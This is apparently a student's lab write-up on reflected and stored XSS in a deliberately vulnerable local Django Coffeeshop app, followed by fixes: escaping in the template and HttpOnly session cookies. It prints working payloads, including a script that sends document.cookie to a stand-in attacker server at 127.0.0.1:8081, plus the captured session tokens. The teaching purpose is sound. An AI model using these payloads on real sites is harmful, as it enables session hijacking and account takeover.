Secure Programming

Week 4


XSS

Exploiting a Reflected XSS Vulnerability

When trying to exploit reflected XSS, we are looking for places in the web application that user input is displayed back to the user, e.g., search boxes, error messages etc. The Coffeeshop application has a vulnerable page where the products are displayed, using the URL: `http://localhost:8080/prod/?id={productid}`

1. What do you see?

   Since the user input is displayed unchanged, we can set a script into the URL and check to see if it works. Try the following:
   `http://localhost:8080/prod/?id=%3Cscript%3Ealert%28%22Hacked%22%29%3C%2Fscript`

   → We see a JavaScript alert pop-up in the browser with the text "Hacked". The page has executed the injected `<script>` tag we placed in the id parameter.


2. What do you think the inserted code means?

   The inserted code is a small JavaScript snippet inside `<script>...</script>` tags. `alert("Hacked")` tells the browser to show a dialog box with the text *"Hacked"*.

If the code is `alert(document.cookie)`, it means "show the current page's cookies" – `document.cookie` returns cookie strings (which often include the session ID/auth token). In other words, the attacker's injected code runs in the victim's browser with the same privileges as the page and can read sensitive data (cookies, DOM), modify the page, or send data to an attacker-controlled server.

3. Now what do you see?

   Change the attack URL to:
   `http://localhost:8080/prod/?id=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E`



```
localhost:8080 says
csrftoken=DRwPS52M9S56WdM46Dg6J
mnOy591aJkLuhzbUvV6v3gn81BTXg3vo
vkDhqYppXlS
```


→ We see an alert pop-up that contains the site's cookies (the value of `document.cookie`) – typically including session IDs and possibly other tokens (CSRF token in our case). This demonstrates that an attacker can obtain authentication/session data from a logged-in user and use it to impersonate them or hijack their session.

Exploiting a Stored XSS Vulnerability

Sometimes, user input is persisted in an application's database and then displayed in HTML pages. Examples include social media posts, forum posts, blog posts, product reviews etc. If an attacker can get malicious JavaScript code stored there, it will be executed whenever another user visits the page that displays that input. It will be executed as that user, with that user's cookies.

Enter the following comment and submit:

```
Nice coffee
<script> alert(document.cookie) </script>
```



Java

A pure Arabica coffee. Mild, smooth flavour. 100% Arabica blend.

Unit price: 7.49 1


15 in stock

Comments

Your comment

```
Nice coffee
<script> alert(document.cookie) </script>
```

We are getting a pop-up alert. This alert contains 2 items: the CSRF token and the session ID. The session ID is the authentication token for Bob's current session and this could be used by another user to impersonate Bob.



127.0.0.1:8080 says

```
csrftoken=w3r1IRhiY7JjNozuKTiE7fzUO0
fHIS1wV7qv157qDKcUqahiXxKQpDzzGk0
8iXXx;
sessionid=l30x6kvolcsvc66e14lsm31ij0f
x7un9
```

Session Stealing via XSS

In the previous exploit, showing a user their own cookie is not much of an attack. A more common attack is to have the cookie sent to a remote server controlled by the attacker. One option is for the attacker to create a web service with a GET URL that saves cookies passed in the URL. They simply create a comment with some JavaScript to call this URL using the document.cookie value. Whenever a user views that comment, the URL will be called, sending their cookies to the attacker. We have one such URL in our CSThirdparty application (separate VM – not installed yet):
`http://127.0.0.1:8081/cookies/cookie-value`

We are now going to simulate stealing a victim's cookie and sending it to a "server" belonging to the attacker.

1. Set up attacker server

Install and configure the `csthirdparty` container just like the `Coffeeshop` VM.

Run: `vagrant up --provider=docker`
Confirm Apache and PostgreSQL are running.


2. The Attack

We use a malicious payload to send the victim's cookies to an attacker-controlled server. The payload uses an `<img>` tag so the JavaScript runs automatically when the page is loaded.

When a user (like Bob) views this comment, their cookies are silently sent to the attacker's server to `http://127.0.0.1:8081`


In the comments section, add the following:

```
Nice coffee
<script>
var i = document.createElement("img");
i.src = "http://127.0.0.1:8081/cookies/" + document.cookie;
</script>
```



Java
A pure Arabica coffee. Mild, smooth flavour. 100% Arabica blend.
Unit price: 7.49
15 in stock
Comments
Your comment

```
Nice coffee
<script>
var i = document.createElement("img");
i.src = "http://127.0.0.1:8081/cookies/" + document.cookie;
</script>
```




Java
A pure Arabica coffee. Mild, smooth flavour. 100% Arabica blend.
Unit price: 7.49
15 in stock
Comments
Your comment
By **bob** at Nov. 6, 2025, 2:20 p.m.
Nice coffee

3. Verify stolen cookies

   Log into the attacker VM: `vagrant ssh`

   Access the PostgreSQL database:
   `cd /tmp && sudo -u postgres psql csthirdparty`

   View stored cookies: `select * from csthirdparty_cookies;`



```
vagrant@csthirdparty:~$ cd /tmp && sudo -u postgres psql csthirdparty
psql (14.19 (Ubuntu 14.19-0ubuntu0.22.04.1))
Type "help" for help.

csthirdparty=# select * from csthirdparty_cookies;
 id |                                                        cookies                                                         |  add_date
----+------------------------------------------------------------------------------------------------------------------------+------------
  1 | cookie-value                                                                                                           | 2025-11-06
  2 | csrftoken=x2tmtsxh8Dp0oMyJ0HR1OoolZaGViWuM9ZhcmMhw6TVBUs7ECSNgHv6PkxCVtjaj; sessionid=dpo3h49oti090s1iggklj0lbmyi2mlpr | 2025-11-06
(2 rows)

csthirdparty=#
```

Defending against XSS

Each of the XSS exploits relies on user-submitted code being interpreted as HTML. The best defence is to ensure that it isn't by removing or escaping any HTML special characters such as < and >, &, etc. This is not as easy as it might first appear. Like escaping URL-encoded input, there are several common mistakes that hackers know and can exploit. The best strategy is to use a well-established third-party library to do the escaping. Most modern frameworks have basic security such as this built in. It turns out that Django is no different.

Take a look at the HTML template at:
`coffeeshopsite/coffeeshop/templates/coffeeshop/product.html`

In the section underneath <h3>Comments</h3>, we'll see the following line:
`{{ comment.comment | safe }}`


The braces {{ ... }} are Django's syntax for variable substitution, so this is printing the comment of comment.comment. By default, Django will escape this. I appended safe to indicate that we want Django to treat the variable as safe text and not to perform escaping. Variables with user input, as in this case, should definitely not be treated as safe, unless it has been escaped previously in back-end code.

We can place limitations on how a cookie is used when we send it to the client. The session-grabbing attack in the last exercise would have been prevented if we had set the HttpOnly parameter in the cookie. It would then be inaccessible to JavaScript. Other cookies would be sent to the attacker, but not the cookies created with HttpOnly. And of course, no cookies would be sent at all if we had escaped the HTML.
Django makes it particularly easy to change the settings for session ID cookies, using variables in settings.py.
`/django-coffeeshop/coffeeshop/vagrant/coffeeshopsite/coffeeshopsite`

Fixing the vulnerabilities

1. Delete malicious comment and clear cookies in Chrome

   Go to: `chrome://settings/siteData`
   Delete cookies for: `127.0.0.1:8080`



Delete site data?

All data and cookies stored by http://127.0.0.1:8080 will be deleted.

- You'll be signed out of this site, including in open tabs
- Any offline data will be deleted
- Data that affects ad personalization is deleted

2. Edit Django settings

   `/django-coffeeshop/coffeeshop/vagrant/coffeeshopsite/coffeeshopsite/settings.py`

```
SESSION_COOKIE_HTTPONLY = False
```
↓
```
SESSION_COOKIE_HTTPONLY = True
```


3. Fix template

   `coffeeshopsite/coffeeshop/templates/coffeeshop/product.html`


```
                  {{ comment.comment | safe }}
```
↓
```
                  {{ comment.comment }}
```

4. Restart Apache & Testing the fix

   Restart: `sudo service apache2 restart`
   Test: `<script>alert(document.cookie)</script>`



```
<script>alert(document.cookie)</script>
```



By **bob** at Nov. 6, 2025, 4:11 p.m.

```
<script>alert(document.cookie)</script>
```

Fixing the Vulnerability (link to the commit)

DanyilT/django-coffeeshop repo forked from stephen-oshaughnessy/django-coffeeshop

Update the initial csthirdparty container (for part 2):
DanyilT/django-coffeeshop/commit/4e14caca3448a343bf12344d0b86d1b13d75a953

Fixing XSS vulnerability (settings.py & product.html):
DanyilT/django-coffeeshop/commit/08324046632897fdf0eea5d8d91bfaeb805d1791